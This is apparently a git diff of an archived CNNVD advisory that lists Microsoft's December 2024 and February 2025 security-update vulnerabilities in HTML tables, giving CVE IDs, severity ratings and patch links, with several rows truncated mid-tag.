<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Visual Studio和Microsoft .NET 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1856</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21172</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21172</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft .NET、Microsoft .NET Framework和Microsoft Visual Studio 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1860</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21176</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21176</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Visual Studio 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1862</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21178</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21178</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle"><section style="line-height: normalLine truncated
|
||||
此次更新共包括1个影响微软产品的其他厂商漏洞的补丁程序,其中超危漏洞1个。
|
||||
<table><tbody><tr><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="23"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="65"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="30"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);word-break: break-all;" align="center" valign="middle" width="25"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>厂商</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="57"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr><td align="center" valign="middle" width="23"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="85"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Node.js 安全漏洞</span></section></td><td align="center" valign="middle" width="50"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202308-1703</span></section></td><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-32002</span></section></td><td align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">个人开发者</span></section></td><td align="center" valign="middle" width="77"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://nodejs.org/en</span></section></td></tr></tbody></table>
|
||||
## 三修复建议
|
||||
|
||||
|
||||
@@ -62,7 +63,7 @@ CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如
|
||||
|
||||
**欢迎关注《中国信息安全》杂志官方抖音号**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**《中国信息安全》杂志倾力推荐**
|
||||
@@ -77,4 +78,3 @@ CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664162643&idx=1&sn=fcc4f3a6047a0c2f4e4cc0181243ee18&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
+14
-13
@@ -1,42 +1,43 @@
|
||||
# CNNVD关于微软多个安全漏洞的通报
|
||||
原创 CNNVD CNNVD安全动态 2024-12-12 07:31
|
||||
原创 CNNVD CNNVD安全动态 2025-02-12 08:31
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
近日,微软官方发布了多个安全漏洞的公告,其中微软产品本身漏洞75个,影响到微软产品的其他厂商漏洞1个。微软Microsoft Windows、Microsoft Windows Kernel Mode Drivers、Microsoft DNS Server、Microsoft Windows IP Routing Management Snapin等多个产品和系统受漏洞影响。目前,微软官方已经发布了漏洞修复补丁,建议用户及时确认是否受到漏洞影响,尽快采取修补措施。
|
||||
近日,微软官方发布了多个安全漏洞的公告,其中微软产品本身漏洞59个,影响到微软产品的其他厂商漏洞1个。微软Microsoft Windows、Microsoft Excel、Microsoft Azure、Microsoft DWM Core Library等多个产品和系统受漏洞影响。目前,微软官方已经发布了漏洞修复补丁,建议用户及时确认是否受到漏洞影响,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
2024年12月10日,微软发布了2024年12月份安全更新,共76个漏洞的补丁程序,CNNVD对这些漏洞进行了收录。本次更新主要涵盖了Microsoft Windows 和 Windows 组件、Microsoft Windows Kernel Mode Drivers、Microsoft DNS Server、Microsoft Windows IP Routing Management Snapin、Microsoft Windows Routing and Remote Access Service、Microsoft Windows Resilient File System等。CNNVD对其危害等级进行了评价,其中超危漏洞1个,高危漏洞35个,中危漏洞40个。
|
||||
2025年2月11日,微软发布了2025年2月份安全更新,共60个漏洞的补丁程序,CNNVD对这些漏洞进行了收录。本次更新主要涵盖了Microsoft Windows 和 Windows 组件、Microsoft Excel、Microsoft Azure、Microsoft DWM Core Library、Microsoft PC Manager、Microsoft Surface等。CNNVD对其危害等级进行了评价,其中超危漏洞1个,高危漏洞45个,中危漏洞13个,低危漏洞1个。
|
||||
|
||||
微软多个产品和系统版本受漏洞影响,具体影响范围可访问微软官方网站查询:
|
||||
|
||||
https://portal.msrc.microsoft.com/zh-cn/security-guidance
|
||||
|
||||
****
|
||||
## 二漏洞详情
|
||||
|
||||
|
||||
此次更新共76个漏洞的补丁程序,包括71个新增漏洞的补丁程序、4个更新漏洞的补丁程序和1个影响微软产品的其他厂商漏洞的补丁程序。
|
||||
此次更新共60个漏洞的补丁程序,包括55个新增漏洞的补丁程序、4个更新漏洞的补丁程序和1个影响微软产品的其他厂商漏洞的补丁程序。
|
||||
|
||||
此次更新共包括71个新增漏洞的补丁程序,其中超危漏洞1个,高危漏洞30个,中危漏洞40个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="44.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="56.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="51.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Lightweight Directory Access Protocol 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1333</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-49112</span></section></td><td align="center" valign="middle" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49112</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Office 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1271</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-43600</span></section></td><td align="center" valign="middle" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43600</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Task Scheduler 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1284</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-49072</span></section></td><td align="center" valign="middle" width="24Line truncated
|
||||
此次更新共包括4个更新漏洞的补丁程序,其中高危漏洞4个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="60.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft QUIC 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-806</span></section></td><td align="center" valign="middle" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-36435</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36435</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft QUIC 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-726</span></section></td><td align="center" valign="middle" style="word-break: break-all;" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-38171</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-38171</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows PowerShell 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202407-770</span></section></td><td align="center" valign="middle" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-38033</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;">Line truncated
|
||||
此次更新共包括1个影响微软产品的其他厂商漏洞的补丁程序,其中高危漏洞1个。
|
||||
<table><tbody><tr><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="110.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="57.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="49.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>厂商</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="112.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="110.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Apache HTTP/2 资源管理错误漏洞</span></section></td><td align="center" valign="middle" width="57.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-667</span></section></td><td align="center" valign="middle" width="49.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-44487</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Apache基金会</span></section></td><td align="center" valign="middle" width="112.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://lists.apache.org/thread/5py8h42mxfsn8l1wy6o41xwhsjlsd87q</span></section></td></tr></tbody></table>
|
||||
此次更新共包括55个新增漏洞的补丁程序,其中高危漏洞42个,中危漏洞12个,低危漏洞1个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Message Queuing 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1042</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21181</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21181</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Resilient File System 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1040</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21182</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21182</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Resilient File System 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1041</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21183</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21183</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle"><section style="line-heighLine truncated
|
||||
此次更新共包括4个更新漏洞的补丁程序,其中高危漏洞3个,中危漏洞1个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Visual Studio和Microsoft .NET 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1856</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21172</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21172</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft .NET、Microsoft .NET Framework和Microsoft Visual Studio 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1860</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21176</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21176</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Visual Studio 安全漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1862</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21178</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21178</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle"><section style="line-height: normalLine truncated
|
||||
此次更新共包括1个影响微软产品的其他厂商漏洞的补丁程序,其中超危漏洞1个。
|
||||
<table><tbody><tr><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="23"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="65"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="30"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);word-break: break-all;" align="center" valign="middle" width="25"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>厂商</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle" width="57"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr><td align="center" valign="middle" width="23"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="85"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Node.js 安全漏洞</span></section></td><td align="center" valign="middle" width="50"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202308-1703</span></section></td><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-32002</span></section></td><td align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">个人开发者</span></section></td><td align="center" valign="middle" width="77"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://nodejs.org/en</span></section></td></tr></tbody></table>
|
